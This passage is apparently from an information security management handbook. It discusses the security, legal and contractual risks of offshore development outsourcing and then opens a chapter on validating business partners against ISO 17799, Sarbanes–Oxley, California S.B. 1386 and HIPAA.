The first issue, the type of service offered by the ODC, will play a large part in determining the potential risks that a client company may face. For example, one common type of offshore outsourcing involves companies that move their call center, help desk, and customer service center operations to offshore firms. In this scenario, customers call the company's national (or toll-free) service and support phone number, and the call gets rerouted to a customer service center in India (or the Philippines). Because the information provided to the offshore service center is primarily that which would normally be distributed to the public, the security of personnel and intellectual property is less of a concern here. Perhaps the biggest concern in this situation is a high rate of turnover among the call center staff in many ODC hosting countries. Competition among call center firms can be fierce, and an employee quickly moving from one firm to another for slightly better pay is not uncommon. If this happens too often, the company may find itself facing a lack of employee availability during periods of high call volume. The primary risk here is one of potential customer dissatisfaction and company reputation.

The second most common type of offshore outsourcing is the movement of software or product development efforts to offshore development centers. This practice presents many more security and information risks because a company must transfer a great deal of intellectual property to the ODC to enable the ODC to effectively produce a quality product for its client. Unfortunately, there is very often little control over how that intellectual property is managed or distributed. Once an organization loses effective control over the use and distribution of its intellectual property, a security incident cannot be far behind.

It is imperative for the security professional responsible for overseeing the security of an offshore outsourcing relationship to first make the determination as to what type of outsourcing agreement is under consideration. As can be seen from the brief descriptions of the two basic types above, each type has its own unique security considerations — which are widely divergent from each other. Selecting the proper controls is the key to effectively securing the process. Because of the higher risk profile and greater potential for information loss and compromise, for the remainder of this discussion it will be assumed that the client company in question is utilizing the latter of the two types: that of moving development of software or hardware products to an ODC.

Risks from ODC Personnel

The next set of risks comes from the nature of offshore development and the impact that the ODC's personnel will have on the effort. Historically, the risk and threat a company faces from "inside" personnel has been generally considered high, and a great deal of effort has been put into identifying relevant risks and threats and mitigating them to the greatest extent possible. To understand the context in which to discuss the risks of ODC outsourcing, imagine that the knowledgeable insider moves to a company over which the original company has little (or no) security control and which also has high employee turnover. The additional risks begin to become clear.

Next on the list of risks brought on by ODC personnel is the potential for cyber-terrorism, computer crime, and economic espionage. In many ODC development situations, code and products are developed without a great deal of oversight by the client company. The insertion of malicious code into a software project is of real concern. Spyware, backdoors, and other malicious code can easily be inserted into the hundreds of thousands of lines of code that an ODC may deliver to a client. Unless each program is subjected to a rigorous code review, this (malicious) code may never be discovered. The problem is compounded when one considers some of the countries where offshore development is thriving. For example, China has seen tremendous growth in customers outsourcing code development to its local firms. It is also the case that Chinese hackers have been among the most vocal when it comes to their desire and willingness to attack U.S. cyber-targets. This might lead to the supposition that Chinese hacking groups might be looking to infiltrate local ODCs with the aim of inserting malicious code (logic bombs, sniffers, and backdoors) into U.S.-bound software.

Business Risks

When considering the use of ODCs, an organization should consider the risks brought about by the general offshore development business model itself. First, an offshore arrangement brings another level of complexity to the technical and operational environment in which a company operates. There will almost certainly be some level of network connectivity between the client and the ODC, adding to the complexity of the client's network and requiring additional security controls to ensure that only services required by the ODC are accessible on the client's network. In addition, issues such as standard system configurations, system "hardening" standards (whereby systems are specially configured to resist attack), and change management must all be addressed. The degree of compatibility between the two environments can vary, based on the specific nature of the work being performed, but the operating platforms must be sufficiently compatible to be able to interoperate effectively. For example, if the client uses two-factor token authentication to allow employees to gain remote access to its network, the ODC's personnel may need tokens for those that will be accessing the client's network. Alternatively, if either the ODC or the client utilizes a public key infrastructure (PKI) for user authentication or code signatures, the two will need to work together to enable the Certificate Authorities (CAs) on either side to recognize and validate each other's certificates. All this adds complexity to the process, and added complexity can lead to added risk.

Sending a company's development work to an outside company can lead to a loss of control over the development environment, particularly if the outside company is halfway around the globe. When software and products are developed in-house, the company has wide latitude to control the development process in any way it sees fit. For example, it can enforce quality control standards based on ISO guidelines or create its own guidelines for developing and delivering quality products. But that level of control is often lost when the development process is transferred to an ODC. Unless rigorous standards are established prior to finalizing the agreement, the outsourcer can use whatever quality and process standards it sees fit to develop your product. It may be that their standards are just as rigorous as the client company's standards, and many ODCs are quickly increasing the range of quality and development certifications they possess, but this should not be assumed. Arrangements for strong security controls (change management, code inspection, repeatable builds, separation of development and production environments, and testing plans, for example) should not be assumed. Rather, an agreement as to baseline standards for these areas needs to be explicitly agreed to in advance and specifically stated in any contractual agreement.

The area of intellectual property control is of particular concern to companies choosing to have their products and software developed in foreign countries. The workers employed by the offshore firm must, by definition, be endowed with a great deal of the client's intellectual property in order to perform their work for the client. This may include items such as product plans, trade secrets, customer data, sensitive intellectual property, and competitive research data. Just as an in-house team would need this information, the outsourcer's team will need this to gain an appreciation of, an understanding of, and sufficient

background in your methods and technology in order to fulfill the client's requirements. Workers in most U.S. and European companies often have nondisclosure agreements to prevent the disclosure of the intellectual property in their possession to a competitor. ODC workers in many countries do not have any such restrictions; and for those ODCs that do have them with their employees, enforceability of such agreements by clients is often difficult. In addition, most ODCs have many clients, some of which are competitors of each other. This increases the risk that intellectual property held by one team at an ODC (working on a client's project) may find its way to another team at the same outsourcer (working on a competitor's project), particularly if the outsourcer regularly moves staff between projects. Ethical companies will do their best to create internal personnel and procedural boundaries (a so-called "Chinese Wall") that contain information flow between projects and competitors, but that is far from guaranteed.

Just as there may be disparity between the development environments of the two companies, there may also be disparity in the security requirements between the two firms. Each company's security needs are different and they tailor their security processes and standards to meet their individual internal needs. Thus, a client company may have higher expectations for security than the ODC is able to provide. Conversely, many ODCs have implemented their own security requirements, and some of them take physical and information security very seriously, including the use of armed guards, electric fences, backup generators and water supplies, and strong access controls on the facilities. But there may be a large difference between the ODC's notion and the client's notion of appropriate security measures. Questions to consider when evaluating the security controls of a potential outsourcer include:

- Does the ODC perform background checks on all its employees prior to hiring them?
- Do they have strong access controls at their facilities?
- Do they log all system access and review the logs for anomalous behavior?
- Do they have anti-virus controls or intrusion detection systems on their networks?
- Do the ODC systems comply with laws and regulations concerning the security and privacy of individual data?

All these items factor into the overall security of the outsourcer and give a good indication of the priority and importance the outsourcer places on tight security controls. Remember that much of the attraction of the ODC environment is the low cost of production relative to a domestic operation. Any additional security controls that are put into place by the ODC will increase that cost, an increase that will most certainly be passed on to the ODC's customers. The net effect is that offshore outsourcing becomes a less attractive option. If the security standards of the ODC do not match the security expectations of the client, this can lead to an unacceptable risk situation.

Another risk to watch out for is the hidden subcontracting of work from domestic suppliers to offshore outsourcers. In this scenario, a domestic client contracts out part of its operation to a domestic outsourcer. The client believes that doing this mitigates many of the risks of using ODCs. However, unbeknown to the client, the outsourcer subcontracts the work to another firm, perhaps even to an offshore outsourcer. This cycle may repeat itself several times, with the work (and the associated data) changing hands and crossing international borders with each successive round of subcontracting. The net result is that the original client company has no real idea on where its work is being performed, who is performing it, and what operational and security standards are in effect to protect its information and intellectual property. This situation might be applied to all the domestic suppliers for a company. Do its agreements with its suppliers prohibit the supplier from subcontracting the work to offshore concerns? If it does not, does the supplier need to notify the original company that the work is being sent offshore? Most contracts do not require such notification, but the results of such assignments can be risky.

The risks this practice imposes became all too real in 2003 for the University of California San Francisco Medical Center (UCSF). For 20 years, UCSF outsourced its medical records transcription to a local contractor in Sausalito, California, to save costs on this labor-intensive service. It was a simple, low-risk business decision. The transcription of UCSF's records subsequently passed through a chain of three different subcontractors, one of whom used a woman in Pakistan for data entry. In October 2003, the woman felt she was not being properly compensated for her work and threatened to release UCSF's

patient medical files on the Internet unless she was paid more. From UCSF's viewpoint, the use of outsourcing the transcription appeared to be a low-risk decision: cost savings, U.S. company, and U.S. legal privacy protection — a win–win situation for all. What UCSF did not anticipate was that the "local" company in Sausalito would subcontract the work to other companies over which UCSF had no contractual agreements or control. Ultimately, UCSF's medical records found their way to Pakistan, where U.S. privacy protection laws are not enforceable. Suddenly, the low-risk outsourcing decision turned into a high-risk game of privacy protection, disclosure, and liability. Although this particular incident was resolved without the disclosure of sensitive medical information, the outcome may just as easily have gone badly for UCSF.[4]

Legal Risks

The final area that introduces risk into the offshore outsourcing equation is the legal protections that may be lost. Anytime international boundaries are crossed, there will be issues concerning the disparity of legal coverage between the two countries. The issue of offshore outsourcing raises this concern even more.

Whereas the United States and many European countries have strong intellectual property and privacy laws protecting the client's information and that of its customers, many of the more popular ODC host countries do not, leading to an inequality in the protections between the two countries. It should not be assumed that the laws protecting the client company in its home country will be enforceable in the outsourcer's country. If the laws of the two countries are not equivalent, the client company can be opening itself up to the risk that the activities performed by the outsourcer, or disclosure of intellectual property or personal information by the outsourcer may not be prosecutable under local laws.

This situation is particularly interesting in the area of privacy law. Many companies are hiring ODCs to handle the processing of medical information, financial records, and other personal information about the client's customers and business partners. Meanwhile, U.S. and European organizations are coming under increasing scrutiny to comply with governance and accountability legislation such as the Safe Harbor Act or the Sarbanes–Oxley Act. Countries where offshore development is on the rise (China, India, and Russia, for example) do not yet have specific data protection laws. In fact, a recent survey indicated that most Indian firms are unwilling to include compliance with the Safe Harbor Act or Sarbanes–Oxley Act in their outsourcing contracts.

Mitigating the Risks

Given all the risks discussed in the previous section, it may seem foolhardy to enter into an outsourcing agreement with an ODC. However, as shown previously, the business case for offshore development promises great benefits to the company that can successfully navigate through the risks. This section examines the risk mitigation strategies that can be utilized to minimize the potential risks and to clearly document the roles and responsibilities each party has in the offshoring relationship.

Before the Contract Is Signed

The best method for ensuring that security expectations are met is to perform the appropriate due diligence on the ODC and its home country prior to the final selection of an ODC. A little research here goes a long way toward determining if the ODC's environment can be entrusted with a company's secrets and intellectual property.

The first task is to research the country's record on intellectual property protection and privacy. Does the country have specific laws pertaining to privacy, and how well are those laws enforced? Have any cases come up recently where a company has been prosecuted or otherwise cited for violation of privacy provisions? If not, that could be an indication that privacy protection is taken lightly or not covered under appropriate statutes. Likewise, does the country have laws pertaining to the protection of intellectual

property? The United States uses trade secret law, copyright and patent laws, and various emerging privacy legislation to protect the intellectual property of U.S. companies. Other countries around the globe may honor some of these laws, but the extent to which they honor them will vary. For example, there are various World Intellectual Property Organization (WIPO) international treaties that cover intellectual property protection, patent and trademark recognition, and the classification of inventions, trademarks, and designs. Many countries recognize and honor the WIPO treaties, but some do not. A potential offshoring client should understand the international treaties that a specific country honors and whether a particular business function (and its associated intellectual property) will be protected in a potential host country.

An examination of the political stability of a country would also be in order. There are many areas of the globe where political instability will affect a company's ability to trust the authority of law to protect its information and its people. Yet, at the same time, many companies are eagerly trying to establish business in these areas, despite the potential risks that business may bring to a company and its employees. The reason for this highlights the significant trade-off between business needs and security needs. There is tremendous short- and long-term business potential in these areas, and companies want to gain a foothold as soon as possible to establish their position for potential long-term growth. Strong research into these factors before finalizing an outsourcing contract would be prudent.

Finally, the approach to security that potential outsourcing companies take is an important indicator of how rigorously they will protect their clients' information and systems. Do they follow international security standards (for example, ISO/IEC 17799), or do they have in-house-developed standards for security? How do those standards compare to those of the client? Are they stronger or more lenient? How security is enforced by the outsourcer and how security incident detection and response are handled will give good insight into how well the client's information will be protected.

Contractual Requirements

Once the decision has been made to begin an offshore development relationship, a contract and associated service level agreements will need to be developed. This is a crucial step in helping to ensure that the ODC provides adequate security coverage to protect your information and intellectual property. There are several provisions that should be included in any offshore outsourcing contract, and these provisions will help reduce the overall risk that offshore development brings and that were outlined previously.

The first thing to establish as part of an outsourcing contract is the ODC's approach to security, with particular attention paid to how the ODC will keep the client's intellectual property secure and separate from the intellectual property of other clients it may service. Operational areas such as separation of duties, access control requirements, data protection (for example, encryption), logging and audit requirements, physical security standards, and information privacy should be reviewed and compared against the client's own security standards. Any changes to the ODC's security that the client may require should be clearly stated in the contract. Clear contract drafting leaves little (or no) room for misinterpretation once the contract gets underway. It is highly likely that the ODC will charge the client extra to implement these changes, so this is a business decision the client will have to address.

Next, any security policies or standards that the ODC is required to follow when performing work under the contract should be negotiated and included in the contract. In general, an ODC will not provide voluntary security controls unless it is required to do so by contract. For example, if the ODC needs to follow ISO/IEC 17799 standards, or if it is required to abide by a client's own in-house security policies, these should be specifically stated in the contract. The absence of any clear policy standard for the ODC to follow leaves it open to develop or use any security policies it deems *sufficient* (as defined by the ODC) — not necessarily *adequate*, or even *good*, but just sufficient enough to get the work done on time and within budget. A client company should contractually oblige the outsourcer to abide by a higher, and well-documented, security standard.

The area of development quality standards should not be overlooked when developing contractual requirements. Many organizations have process quality criteria that they use in their software and product

development efforts. Examples of this would be Common Criteria requirements or the Capability Maturity Model from Carnegie Mellon's Software Engineering Institute. If process quality is an important part of a company's in-house development effort, a potential ODC should be able to live up to the same standards when performing similar services for the same company. This includes the code development process, quality checks, and testing procedures. The ODC should be able to produce documented evidence that such quality process standards exist and should be contractually obligated to follow those standards.

Although outsourcing allows a company to free itself from assigning resources to an area outside its core competency, it does not free the company from the responsibility of overseeing how that process is being performed by the outsourcer. This extends from the initial design phases of any project, through the development and testing phases, and on through the final deployment of the finished product or service. The client company needs to be an active participant in all phases of the development life cycle to ensure that the ODC is living up to the quality and technical ability promises that attracted the client to the ODC. Only through joint oversight of ongoing ODC activities can a client company ensure not only that it is getting what it paid for, but that the finished product is of the form and quality desired. The ODC should be willing to include this joint participation in its contract. An unwillingness to do so might be an indication that the ODC is unable to live up to some of the process and quality standards promised to the client.

Another important aspect of ensuring a high-quality product from a potential ODC is the requirement for overlapping code reviews. The ODC should be required to perform in-depth and comprehensive code reviews on all software it produces. In addition, the client company should perform its own code reviews on the same software. This requirement serves multiple purposes. First, code review by multiple teams increases the likelihood that a larger number of potential problems will be detected in the design and development phases of the project. Second, an independent code review by the client will help ensure that the finished product lives up to the design specifications defined by the client. Finally, from a security standpoint, a code review by the client will help ensure that no malicious code, backdoors, or spyware applications have been inserted into the code by the ODC developers. This code review should be performed at multiple stages of the development process, including a final review of the finished product. When combined with a strong change management process, this helps ensure that no code changes are made to the product after the code review has taken place. This, of course, requires that the client company has the expertise necessary to check and analyze the code produced by the ODC; but if security and code quality are of great concern for the client, it is a resource well spent.

Moving a company's development effort to an ODC will not free it from the threat that a security incident will affect either the client or the ODC. In fact, moving an in-house effort to an ODC might trigger an increase in security incidents, because lapses in coordination between the two organizations might create holes in the security defenses. If that is the case, the contract with the ODC should specify who is responsible for handling security incidents. This includes the definition of what constitutes an "incident," the process for notifying the appropriate person or group at the client company that an incident has occurred, and the chain of command with respect to investigation and follow-up of incidents. If the client company already has effective incident detection and handling processes, those processes may be simply extended to include activities performed by the ODC. These issues, and the definitions of roles and responsibilities, must be defined in the contract so that when an incident occurs, there is no confusion about the process that should be followed.

To assume that including many of these provisions will ensure that no security incidents occur at the ODC would be a false assumption. Just as no company can absolutely guarantee they will be free from security incidents, no ODC will be able (or willing) to guarantee that they, too, will be incident-free. This should not deter a company from selecting an appropriate ODC, and the suggestions given here will help reduce the potential for risk and mitigate the effect of actualized threats. However, there may come a situation where the number of incidents, or the repeated severity of incidents, cause the client to lose confidence in the ODC's ability to provide a secure environment for the client's information and intellectual property. If that point comes, it is best if the contract with the ODC allows the client to terminate the agreement for a chronic failure to provide adequate security. In most cases, the contract

will already have termination provisions for noncompliance or failure to meet performance expectations. Contract termination for security reasons can be added to the existing language or included as a separate article within the contract.

Adequate business continuity and disaster recovery plans are essential to any well-run business, and outsourcing is no different in this regard. Part of the pre-contract investigation should include an inspection of the ODC's business continuity plan (BCP) and disaster recovery (DR) plan to determine if they are adequate for the information that is to be exchanged and the level of service to be performed. When the contract is being drafted, language indicating the required level of BCP/DR planning should be explicitly included. Requirements for regular testing and revision of the BCP/DR plans should also be specified. This ensures that the outsourcer will continue to maintain a secure environment for the client's information in the face of unexpected disturbances in the operational environment. This type of coverage is also essential in areas where political, social, geological disturbances, or military turmoil is an ongoing concern.

The agreement with the ODC should include the protection of intellectual property rights. The work performed by an ODC will be predominately based on the client's intellectual property, but in many cases the ODC will be selected due to some enhanced expertise or technical ability it may have in a given area. The ODC will not want to cede the rights to intellectual property it develops in the course of its work for a client. For this reason, the ownership of intellectual property generated during the course of the ODC's work should be clearly defined in the outsourcing agreement. The ODC may retain intellectual property rights, the client may pay a premium amount for ownership of the IP, or the rights may be jointly held by both companies. Whatever the arrangement, advance agreement on the ownership of these rights will save a great deal of legal expense and litigation time later in the relationship. The contract should also state the limits on the ODC's ability to use intellectual property owned by the client. Clearly, it can be used on the client's projects, but does the outsourcer have the right to use it in any form with its other clients? If it does, must royalties be paid to the client? Again, explicitly defining these provisions in the contract will clearly define the boundaries for use of the intellectual property throughout the life of the agreement and make for a better working relationship with the ODC.

Background checks for outsourced personnel are also an important issue to consider. The first issue client companies should consider is whether they perform background checks on their own internal personnel performing similar work. If they do, they will have a strong case for asking an ODC to live up to a similar standard. If they do not, it may be difficult to convince the ODC that it needs to live up to a higher standard. In either case, performing a thorough and reliable background check on foreign personnel in a foreign country may be problematic at best and extremely difficult to do in practice. If the ODC already performs such checks on its personnel (few currently do), the client should ask to see the results for personnel who will be working on its projects. In addition, the client should meet with the personnel or company performing the background checks to understand the methodology and sources it uses to perform the checks. Whether or not such checks are a deal-breaker with respect to the overall agreement is a business decision that must be determined in the context of the overall outsourcing relationship, but understanding the trustworthiness of the personnel to whom a company's most valuable assets will be entrusted should be important enough to warrant consideration.

Of similar concern are the legal constraints surrounding the ODC's personnel when it comes to protection and disclosure of the client's information. Are ODC personnel required to sign a nondisclosure agreement or intellectual property agreement prior to beginning work on the client's project? Many ODCs sign a blanket agreement that covers all its employees and contractors. If this is the case, what training and education does the ODC provide its employees with respect to its responsibility to uphold those agreements?

Most ODCs will have more than one client at a time. Indeed, much of their profitability comes from their ability to leverage their expertise and resources across many clients at once. The ODCs should be able to provide details on whether their employees work on projects for multiple clients simultaneously or whether they are dedicated to a single client for the duration of a project. The latter is preferable, although it may raise costs, as it lowers the risk that information from one client will leak into the

possession (or products) of another client. This sort of exclusivity on the part of the ODC employees might increase the cost of the project, as the ODC will not be able to leverage the cost of those personnel across several projects, but the increase in security protection may be worth the additional cost.

Regular formal audits of the outsourcing process are essential. Whereas the on-site reviews, code inspections, and incident follow-ups provide good insight into the effectiveness of the ODC's business and security processes, a formal audit can establish documented baselines and improvements or deficiencies in the actual work product of the ODC. This includes not only financial and quality audits, but also reviews of the security mechanisms in place, their effectiveness, and any security control weaknesses that might be present in the ODC's environment. Timely remediation of audit findings, coupled with regular follow-up audits, can ensure that the ODC is meeting the client's expectations with respect to security and information protection. The client may also seek the right to conduct penetration tests on the ODC's environment. The contract with the ODC should also allow the client to see the results of other audits that have been performed on the environment in which the client will be operating. This includes any internal audit reports and findings, BS-7799 certification reviews, or SAS 70 reports.

Finally, the contract should specify that the ODC should provide around-the-clock access control and physical security for both the ODC's physical premises and the development areas that will be used in performing work for the client. If there are any physical security requirements that the ODC must provide, this should be specified as well. This includes such items as gates or walls surrounding the facility and the use of guard services to restrict access to the premises. In addition, if the guard forces need special training based on the type of work the client requires or any special protection the client needs, the client should be prepared to provide specialized training to handle those needs. For example, if the client expects guards to search briefcases and handbags of employees leaving the premises to check for intellectual property theft, the client should be prepared to train the guards to understand what a USB thumb drive is and how it is used.

Remember that security often crosses boundaries between the physical realm and the cyber realm. The ODC needs to adequately match its security efforts in both realms.

Connectivity Issues

Nearly all offshore development partnerships require some sort of information exchange between the client and the ODC. This ranges from simple CD-ROM exchanges of data to full, high-speed dedicated network lines. The type of connectivity required will be dictated by the information flow requirements of the project, but different types of connectivity carry different types of risks and available protections.

In situations where basic one-way transfer of information is all that is needed, a simple transfer of data to physical media (for example, a CD-ROM or DVD-ROM) may be the best method of information transfer. A large amount of data can be transported at very low cost (the cost of the media plus an international shipping charge) and security is relatively strong (most commercial carriers are bonded and rarely lose a package). The contents of the disks can be encrypted for extra protection if required. This solution works best in situations where the transfer of information is infrequent or when connectivity issues arise.

If more consistent data transfer is required, or if the data volume is large enough, the client and ODC might consider the use of a dedicated leased line or VPN-based Internet connection. Even if the connection between the two companies is leased from local phone companies, the use of VPN over the connection will ensure that the data transferred over that line is safe from prying eyes as it travels through potentially "hostile" territory. If dedicated connectivity is required, the use of strong access controls on both ends of the connection will enforce a policy of *least privilege* (whereby access to resources is denied unless specifically permitted). In addition, all systems that are accessed through the dedicated connection should have a vulnerability scan performed on them, and any adverse findings should be corrected prior to the initiation of the connection. These systems should also be kept up-to-date with respect to the latest antivirus updates and operating system and application software patches. These systems will be accessed by networks and users outside the control of the client company. The utmost care should be taken to reduce the risk of intentional or inadvertent compromise as much as possible. Finally, if a leased line or VPN

connection is established between the client and the outsourcer, rerouting e-mail traffic between the two companies to use that connection should be considered, rather than transporting potentially sensitive information over Internet e-mail.

If large-volume data transfer is desired, but the companies involved do not want to go through the expense or complexity of setting up a leased line, the use of a DMZ-based file server or FTP drop might prove useful. This has a lower cost to set up than a leased line. However, as an Internet-facing server, this system must be hardened against potential attack. If the system is compromised and an attacker can extract its contents, the client's intellectual property will be in the possession of the attacker. The use of encryption to protect sensitive information on such systems will mitigate some of these concerns.

Ongoing Concerns

Once the contract has been signed and the relationship begins in earnest, many client companies back away from active involvement with the ODC, keeping them at arm's length while the ODC performs its work. This is the wrong approach to maintaining an effective and productive outsource relationship. Regular and continuous interaction with the ODC, from both the client's business unit and security team, is essential to ensure that the ODC is providing the type and level of service that has been agreed upon, as well as providing the security environment that is required by the client's standards, policies, and outsourcing contract.

Regular progress meetings are essential to this effort. Joint architecture and infrastructure reviews should be performed on a regular basis. The client should also follow up on all security logs and reports provided by the ODC. Much of this can be performed remotely to save on travel expense and time, but regular on-site visits go a long way toward establishing the importance the client places on the security mechanisms the ODC has put in place. These on-site reviews should examine continued maintenance of the physical security of the facility, access control into the work areas utilized for the client's projects, physical and logical protection of the client's intellectual property and proprietary information, and discussions of any security incidents that have occurred.

The client can also use these visits as security training and awareness exchanges between the client and the ODC. The client can introduce the ODC to any changes in security policies or methodologies that the client has implemented in its own organization. The ODC, in turn, can educate the client on security incidents that it has experienced and review improvements in security that it has learned or developed from an outsourcing perspective. This type of exchange can greatly improve the trust the two organizations have in each other, as well as improve the overall security the ODC uses for the client's work area. Overall, a strong partnership in an offshore outsourcing relationship creates a much more secure environment.

Achieving Acceptable Risk

By far, the biggest benefit pushing companies to use offshore development centers emanates from the large potential cost savings the company can realize. These savings can be realized by the company itself as profit or passed on to customers in the form of lower prices for the company's goods and services. Unfortunately, many of the security measures that have been discussed thus far will cause either the outsourcer or the client to incur additional cost to implement and maintain. How much that cost is increased (and who ultimately pays for it) will vary, depending on the type of work the ODC is performing, the level and quality of the ODC's existing security infrastructure, and the level of security the client requires. The reality is that if all the aforementioned security controls, contractual obligations, and process requirements need to be put into place by an ODC, the incremental cost can be quite substantial, reducing the overall cost savings to the client and, in turn, reducing the overall attractiveness of the offshore development strategy.

Additionally, a company may need to weigh nonfinancial risks when considering a possible offshore development agreement. Along with the rise of offshore development has come a parallel awareness of

the risks that arrangement may bring. Many companies, particularly those in service industries, are having difficulty justifying the aforementioned risks of information disclosure and privacy concerns to their customers. Some companies such as Hewitt, a global HR outsourcing and consulting firm, have chosen what they feel is an acceptable middle ground. Hewitt has opened its own processing center in India and staffed it with local employees. For Hewitt, this model allowed it to gain the cost savings of a less-expensive labor force while still retaining tight control over the flow and protection of its corporate and customer information, which includes HR and medical records for its client companies.

Ultimately, the senior management of the business needs to make an informed decision as to how much security is adequate, how much is currently available, and how much the company is willing to enforce (or forego) in order to realize a reasonable business return on the endeavor. In many ways this is similar to classic risk assessment methodology. When this analysis takes place, it is the responsibility of the client's security management to understand the business need for the outsourcing, have an appreciation of the business benefits that the outsourcing will bring, and help the business' leadership make an informed risk management and risk acceptance decision in order to advance both the business and security needs as much as possible.

Conclusion

Offshore development is a trend that is not going away. In fact, its use will be increasing more and more each year. While the occasional company might shy away from offshore outsourcing because the security risk is too high, for many companies the overriding business benefits to be realized often far outweigh the potential security risks that the company (or the outsourcer) might face. By applying solid risk assessment, risk mitigation, and risk management principles to the arrangement, clearly understanding the business goals of the effort, defining the security requirements and expectations of both the client and the outsourcer, and by close and regular monitoring of the ODC environment, an effective, productive, and profitable offshore development project can bring large benefits to the company that can successfully handle all these elements.

Notes

1. "Innovation's Really behind the Push for Outsourcing," *Information Week*, October 20, 2003; http://www.informationweek.com/story/showArticle.jhtml?articleID=15500076.
2. http://www.csoonline.com/poll/results.cfm?poll=771.
3. "Companies Thinking about Using Offshore Outsourcing Need to Consider More than Just Cost Savings," *Information Week*, October 20, 2003; http://www.informationweek.com/story/showArticle.jhtml?articleID=15500032.
4. "Pakistani Transcriber Threatens UCSF over Back Pay," http://www.sfgate.com/cgi-bin/article.cgi?file=/c/a/2003/10/22/MNGCO2FN8G1.DTL.

Validating Your Business Partners

Jeff Misrahi, CISSP

Introduction

Regulations and laws cause us to behave and act in a manner that we should adhere to, but for some reason, sometimes do not. Police enforce speed limits to help keep us driving safely. Similarly, there exist a growing number of governmental regulations that are designed to protect the consumer. Many large companies have information security policies designed to protect the company and its assets, and guide the employees to behavior that the management wishes to see.

Corporate policies, governmental regulations, and common sense drive us to know how our business partners handle and secure our data, and whether they follow and conform to the same information security standards that we do. If not, they might be the weak link in our security chain. Because that is all it takes — one weak link — we need to identify and assess that risk so it can be dealt with.

To find out whether our business partner or vendor is a security liability, we need to perform a simple risk assessment and find out what their security posture is; and determine whether the confidential data we may share with them will be protected in a manner with which we (our management and shareholders) are all comfortable. This risk assessment is ongoing and must be pragmatic. Every credible information security practitioner presents the business line with the risks and options so that intelligent business decisions are made that limit the company's risk.

Drivers

What are the drivers that cause information security practitioners to gather all this extra information? They actually come from different sources.

Corporate Policies

Best practices in establishing how to secure our enterprise are documented in policies, procedures, and guidelines. These dictate how assets and data are secured, outlining from a high conceptual level down to a detailed bits-and-bytes level. Many companies realize that the security domain that they have direct control over will exceed that of their vendor's. However, it is advisable to have policies that are implemented that state a couple of key points:[1]

- Vendors (contractors, business partners, etc.) must follow the organization's information security policies.
- The vendor must demonstrate that it has sound information security policies. This could be a check-off item during the vendor RFP process.

The information security professional must influence, negotiate, or pressure business partners to have similar standards of behavior. In reality however, changing their behavior in general is not likely to happen. It may be possible to correct some egregious behavior if it can be clearly articulated and defined. But unless you have some leverage, this is not likely to happen. Business relationships are made or vendors are chosen, based on price and product features, not on their information security policies. There are an alarming number of companies that still do not have their information security policies written down. For example, 73 percent of surveyed companies[2] in Britain last year did not have policies.

Regulatory/Legal Governances

External laws and regulations proliferate proportionally to computer crime and corporate fraud. Other legislation around the world will determine the scope of the influence one must exert over a security domain that exceeds what had previously been traditionally an internal matter only. The most relevant of these (at the time of press) that should cause information security practitioners to pay heed include ISO 17799, the Sarbanes–Oxley Act of 2002, California Law (S.B. 1386), and the Health Insurance Portability and Accountability Act (HIPAA).

ISO 17799

This international standard is based on the British Standard BS 7799 and provides detailed security guidelines that could form the basis of your organization's Information Security Management System (ISMS). ISO 17799 is organized into ten major sections that cover:

1. Security policy
2. Organization of assets and resources
3. Asset classification and control
4. Personnel security
5. Physical and environmental security
6. Communications and operations management
7. Access control
8. Systems development and maintenance
9. Business continuity management
10. Compliance

ISO 17799 is broad and technically agnostic but is geared toward information security in an organization. It is reasonable to measure yourself and your partners against this standard as it rapidly gains international recognition and acceptance. This ISO standards document can be purchased from a number of places, including www.iso.ch. If any part of one's IT business is outsourced, or third parties connect into your enterprise, you should apply these guidelines to them as well. By not being in compliance, they could be increasing your risk of accidental or deliberate data loss, breach of contract, or loss of market share to others who *are* in compliance. You increase your risk dramatically with each incremental external connection. In short, you have to know whom you are dealing with and whether they are at least as secure as you. Conversely, they should be looking at your security stance too.

Sarbanes–Oxley Act of 2002

This act requires the CEO and CFO of publicly traded companies to certify the effectiveness of internal controls as they relate to ensuring the accuracy of financial information. A good source for information on this law can be found at http://www.sec.gov/spotlight/sarbanes-oxley.htm. Company executives can be held personally responsible for the accuracy and security of the information that resides in their company. This sometimes trickles down to the IT directors and security officers being required to personally sign statements certifying that information systems that host financial records and systems are secure and under control. The most senior executive management has to rely on the controls the information security professional implements. The penalties for failure to comply are serious and include fines and imprisonment. As with the California Law discussed below, we must ensure that there are no

weak links in the chain of security control, even with third parties or business partners. We must perform our due diligence with a risk assessment to determine, as best as possible, whether the security controls at all locations that could affect the financial records are in place. Possibly in this case, an independent third-party review may be in order.

California Law (S.B. 1386)

As of July 1, 2003, this law requires companies that conduct business in California to expediently notify their California customers when their personal data is accessed (or is believed to have been accessed) by unauthorized persons. There is clearly more to the law than this (politicians love to wax eloquent even more than information security professionals) but in essence the onus is on the information security team to detect and hopefully prevent unauthorized access to personal information. While our controls may be adequate, we may still need to pass personal data to another party, such as a payroll processing company. Should there be any indication of unauthorized access to the data, then the company must go public with the news of a security breach and face penalties of lawsuits and damages. The simplest ways to avoid this is by encrypting the personal data — although there is no mandate to use any particular encryption algorithm. This is an important fact to determine during the risk assessment and evidence of encryption and sound key management practices should be verified. More information on this and other California privacy legislation may be found at http://www.privacy.ca.gov/leg2002.htm.

Health Insurance Portability and Accountability Act (HIPAA)

The relevance of the HIPAA Act to the information security professional is that the act specifies that personal data (medical or personal records) must be reasonably protected in storage and transmission, both within and outside the company or institution. See http://www.cms.hhs.gov/hipaa/ for more information. Records must be protected to ensure the confidentiality, integrity, and availability of that data. Consider the company that outsources its data backups, for example. The backup media must be sanitized prior to that media being reused; data should be stored in encrypted format — these are both reasonable measures. Consequently, the onus is on the information security professional to check (and recheck) that business partners are working in conjunction with the organization to aid in its efforts to be in compliance.

Solutions

Each corporation needs to elicit information from potentially a myriad vendors and business partners as part of due diligence in making sure they are all doing the right thing. How can we most efficiently do this?

Information security professionals should be careful what they ask for — they may just get it. Whether with an audit or questionnaires, the information security professional may request all the documentation. If you do not want to wade through 600 pages of network diagrams, memoranda, and potential red herrings, be more specific in the requests.

A. Audits

Service providers (such as banks, ISPs, etc.) typically are inundated with requests to prove and demonstrate that their security and privacy meet acceptable standards. It is in their interest both in time and money to do this once and then leverage that effort. Third-party audits fulfill this function and can provide a level of comfort and assurance to both the company being audited and the partner that requests the validation. Having an independent third-party attest to the controls that the business partner is implementing should offer some solace to the information security professional. Utilizing a standard process to review these controls, organizations can determine their compliance against some recognized best practices standard, as well as compare and contrast other audited companies relative to their own (high) security standards. However, each consulting firm will often use its own processes.

